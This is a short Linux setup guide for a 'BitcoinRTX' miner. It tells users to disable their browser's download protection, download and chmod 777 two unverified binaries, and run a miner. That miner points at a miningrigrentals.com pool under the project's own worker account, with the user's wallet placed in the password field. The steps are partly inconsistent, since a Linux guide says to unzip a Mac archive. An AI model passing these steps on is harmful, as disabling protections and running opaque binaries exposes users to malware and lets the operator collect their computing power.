

For Linux Users



1. Before Download, Turn off security option of Web browsers.
Refer <https://www.guidingtech.com/unblock-downloads-chrome/>
2. Go to bitcoinrtx.com and click Linux

3. Linked to <https://github.com/bitcoinrtx/BRTX-Linux>

4. Download ZIP
5. Unzip BRTX-Mac.zip and double Click

6. Press F4 and open terminal here

7. Typing -> chmod 777 BRTXMiner
8. Typing -> chmod 777 BRTXWallet
9. Typing -> ./BRTXWallet
10. In the Receive menu, get new address and copy it
11. Typing -> ./BRTXMiner -a sha256d -o stratum+tcp://us-east01.miningrigrentals.com:3333 -u bitcoinrtx.190144 -p PASTEYOURADDRESSHERE
12. Change PASTEYOURADDRESSHERE to your real wallet address

```
└─$ ./BRTXMiner -a sha256d -o stratum+tcp://us-east01.miningrigrentals.com:3333 -u bitcoinrtx.190144 -p RrJTEkR8axLvMpDPEBanmBArdw9y2zdMCV

[2021-04-25 20:59:35] 1 miner threads started, using 'sha256d' algorithm.
[2021-04-25 20:59:35] Starting Stratum on stratum+tcp://us-east01.miningrigrentals.com:3333
[2021-04-25 20:59:36] Server requested reconnection to stratum+tcp://us-east01.miningrigrentals.com:50652
[2021-04-25 20:59:37] Stratum requested work restart
[2021-04-25 21:00:15] Stratum requested work restart
[2021-04-25 21:00:15] thread 0: 425032 hashes, 11.31 khash/s
[2021-04-25 21:00:22] thread 0: 678720 hashes, 99.98 khash/s
```

13. Congratulations! Now join Forum. If miner is on all day, you will get 1 BRTX everyday in Season 1 <https://t.me/bitcoinrtx>
